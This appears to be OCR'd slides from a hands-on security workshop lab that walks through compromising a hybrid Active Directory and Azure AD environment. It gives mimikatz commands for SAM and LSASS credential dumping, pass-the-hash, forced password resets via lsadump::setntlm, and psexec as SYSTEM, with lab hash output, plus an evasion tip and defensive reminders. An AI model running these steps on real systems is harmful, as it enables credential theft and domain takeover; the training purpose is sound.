


# 4 - AWS: EC2 SnapShots

## *Don't mind if I do*

### Tutorial


*How to create a snapshot and mount it on windows*





## 4 – Active Directory: IAM

Ignore this if you want to play in hard mode





## 4 – Active Directory: IAM

### Password storage on Windows


*Local account passwords are stored in the registry hive **SAM** (Security Account Manager)*

```
mimikatz # lsadump::sam
Domain : PRT-DEFAULT
SysKey : a23885eb0564631da8823accf9d33995
Local SID : S-1-5-21-3529450083-3770604521-3523588150

SAMKey : eaa517cb732150381bb49b1875d7f31a

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 55257fffaa5c1c8cc2394b81961aa2346
```

*To avoid storing clear-text passwords, passwords are hashed (with the NTLM or LM format). In practice, **knowing the hash is almost the same as knowing the password!***





## 4 – Active Directory: IAM

### Password storage on Windows

#### YOUR GOAL

*You now have access to all the files of a Windows server. Can you find anything within these files that would allow you to escalate your privileges and take control of the server PRT?*

#### YOUR TOOLS

##### mimikatz

```
:: Read the hash of the local Administrator account from the registry hives SYSTEM and SAM  
:: Registry hives are located in D:\Windows\system32\config  
privilege::debug  
lsadump::sam /system:SYSTEM /sam:SAM  
:: Inject the hash into a new process  
sekurlsa::pth /user:Administrator /domain:localhost /ntlm:[NTLM] /run:cmd.exe
```

##### psexec

```
:: connect to prt-[WORKSPACE] as system (requires an exposed SMB service on the port 445)  
psexec -s -i \\[TARGET_IP] cmd.exe  
:: for convenience, you can change the Administrator password and connect with RDP  
net user Administrator [PASSWORD]
```



## 4 – Active Directory: IAM

### Password storage on Windows

```
C:\Tools\PSTools>psexec -s -i \\ip-10-11-1-112.us-west-2.compute.internal cmd.exe
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.20348.1850]
(c) Microsoft Corporation. All rights reserved.


C:\Windows\system32>hostname      mimikatz # sekurlsa::pth /user:Administrator /domain:localhost /ntlm
prt-default                         :3fa678fdd519ba73eb55d44c04e5f3da /run:cmd.exe
                                     user   : Administrator
                                     domain : localhost
                                     program : cmd.exe
                                     impers. : no
                                     NTLM   : 3fa678fdd519ba73eb55d44c04e5f3da
                                     | PID  5516
                                     | PS C:\Windows\System32> dsregcmd /status
                                     |
                                     +-----+
                                     | Device State
                                     +-----+



                                     AzureAdJoined : YES      Azure Active Directory
EnterpriseJoined : NO
DomainJoined    : YES      Active Directory
DomainName     : DEVSECOOPS
Device Name    : prt-default.devsecoops.academy      DNS hostname
```



aws  
amazon





## 4 – Active Directory: IAM



**Active Directory:** Microsoft directory service to **manage digital identities and permissions**

### IT identity



Workers, contractors

### Administration



Helpdesk, functional admins,  
technical admins



### Devices



Corporate or personal devices (BYOD)

### IT resources



Mail servers, printers, DNS/DHCP, etc.

Identities are regrouped into a **domain**. Each domain is hosted by servers called **domain controllers**.  
Domain accounts passwords are stored in the database **NTDS.dit** on domain controllers.



- / Domain user credentials are also stored in a cache on a local machine (in the registry hive **SECURITY**)
- / Domain user credentials can also be found in the memory of the **LSASS** process (Local Security Authority Subsystem Service)



## 4 – Active Directory: Lateral movement

### Credential dumping

#### YOUR GOAL

*You now are administrator of a Windows server belonging to a domain.  
Can you find anything within the server that would allow you to  
compromise domain accounts?*

#### YOUR TOOLS

```
mimikatz
:: using cmd.exe as local admin
privilege::debug
:: log output to mimikatz.log for convenience
log
:: extract NTLM hashes from the memory of lsass
sekurlsa::logonpasswords
```



## 4 – Active Directory: Lateral movement


### Credential dumping

The domain accounts **support-default** and **user-default** are found within **LSASS**

```
msv :  
[00000003] Primary  
* Username : support-default  
* Domain   : DEVSECOOPS  
* NTLM     : 3fa678fdd519ba73eb55d44c04e5f3da
```

```
msv :  
[00000003] Primary  
* Username : user-default  
* Domain   : DEVSECOOPS  
* NTLM     : 3fa678fdd519ba73eb55d44c04e5f3da
```

Note: The passwords are the same in this lab to make sure you do not stay blocked



- Technical administration – authorized logon
- Technical administration – prohibited logon
- Applicative flows (e.g. LDAP, HTTP, etc.)

### Quick reminders


- / IT assets should be **segregated into tiers** according to their criticality
- / Admins of a higher tier (e.g. T0) **must not authenticate on a lower tier** (e.g. T1, T2)
- / The password of local administrators should be managed with **LAPS** (Local Administrator Password Solution)



## 4 – Active Directory: Lateral movement

### BloodHound

The tool **BloodHound** graphs attack paths within Active Directory and Azure Active Directory, using respectively the data collectors **SharpHound** and **AzureHound**.



### Analysis

- / The account **support** can reset the **password** of the account **user**
- / ...and that all you can do within the domain **devsecoops.academy**...




The high number of requests made by SharpHound is **not OpSec**. If you need to stay low, you should make manual requests with PowerView, AD Explorer (from Sysinternals), native APIs...




## 5 – Active Directory: Lateral movement

### Forest and Azure Active Directory interconnections




#### Domain (`devsecoops.academy`)

*Contains users and computers, regrouped into groups, organizational units*



#### Domain (`secoops.academy`)

*This domain has no relations with devsecoops.academy... is it?*



*Domains are regrouped into forests. Domains within a forest implicitly trust each other. Inter-forest trusts must be explicitly created. In our case, the forest devsecoops.academy do not trust the forest secoops.academy so going from one to the other does not seem possible...*

#### Identity synchronization

- / Users, devices, groups
- / Passwords are "synchronized" if password hash sync (PHS) is activated



#### Azure AD Connect

*Synchronization service (on-premises)*



#### Azure AD tenant

*Manage users and computers in Azure cloud, but provided as SaaS*



## 6 – Azure Active Directory: Initial access

### Jumping from Active Directory to Azure Active Directory

#### YOUR GOAL

*Unfortunately, you cannot use a hash to connect to Azure AD. Fortunately, you now have a support account. What could you do to **generate a valid password?***

#### YOUR TOOLS

##### mimikatz

```
:: using cmd.exe as local admin, open a command line as support-[WORKSPACE]
privilege::debug
sekurlsa::pth /user:support-[WORKSPACE] /domain:devsecoops.academy /ntlm:[NTLM]
/run:"cmd.exe"
:: check that your credentials are working
net view \\devsecoops.academy\
:: open mimikatz again and change the password of user-[WORKSPACE]
lsadump::setntlm /user:user-[WORKSPACE] /password:[PASSWORD]
/server:devsecoops.academy
```



# 6 – Azure Active Directory: Initial access

## Jumping from Active Directory to Azure Active Directory

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:support-default /domain:devsecoops.academy
C:\Windows\system32>net view \\devsecoops.academy\
Shared resources at \\devsecoops.academy

[Share name  Type  Used as  Com] mimikatz # lsadump::setntlm /user:user-default /password:BSides2023 /server:
A          devsecoops.academy
I----- NTLM      : 5183ac74e1184d0e34836ca35b160dba
NETLOGON   Disk    Log
SYSVOL     Disk    Log
The command completed successfully

Target server: devsecoops.academy
Target user   : user-default
Domain name   : DEVSECOOPS
Domain SID    : S-1-5-21-2258988444-3316437599-1581031877
User RID     : 1115

>> Informations are in the target SAM!
```

*It takes some time to propagate data from Active Directory to Azure AD. The default synchronization frequency is 30 minutes. The update frequency in this lab is set to 1 minute for practical purposes.*



## 6 – Azure Active Directory: Initial access

### Jumping from Active Directory to Azure Active Directory

#### YOUR GOAL

*You now have an account with a valid password. Can you connect to Azure and see if there is anything more interesting?*

#### YOUR TOOLS

Browser

<https://login.microsoftonline.com>



← user-default@devsecoops.academy

Enter password

Password


[Forgot my password](#)

Sign in



## 6 – Azure Active Directory: Initial access

### Jumping from Active Directory to Azure Active Directory



**Multi-factor authentication (MFA) is the first step to build security in the cloud.**



## 6 – Azure Active Directory: Initial access

### Moving towards zero trust

A **conditional access policy** is composed of:

#### Assignments (or signals)

- / Users or groups
- / IPs
- / Devices
- / Client apps
- / Applications

#### Requirements

- / Multi-factor authentication
- / Compliant device
- / Hybrid Azure AD joined device



#### Block or grant access

- / An access request must comply with every policy it falls under.

#### Session controls

- / Sign-in frequency

Authentication and authorization relies **OpenID Connect** and **OAuth 2.0** web standards.

#### Long-term credentials

- / Basic Authentication (password only)
- / Modern authentication (MFA, certificates)



#### Short-term credentials (optional and renewable)

- / If the device is **Azure AD joined** or **hybrid joined**: PRT (14 days), PRT cookie (30 minutes)
- / For **each application**: Refresh token (90 days by default)



#### Access

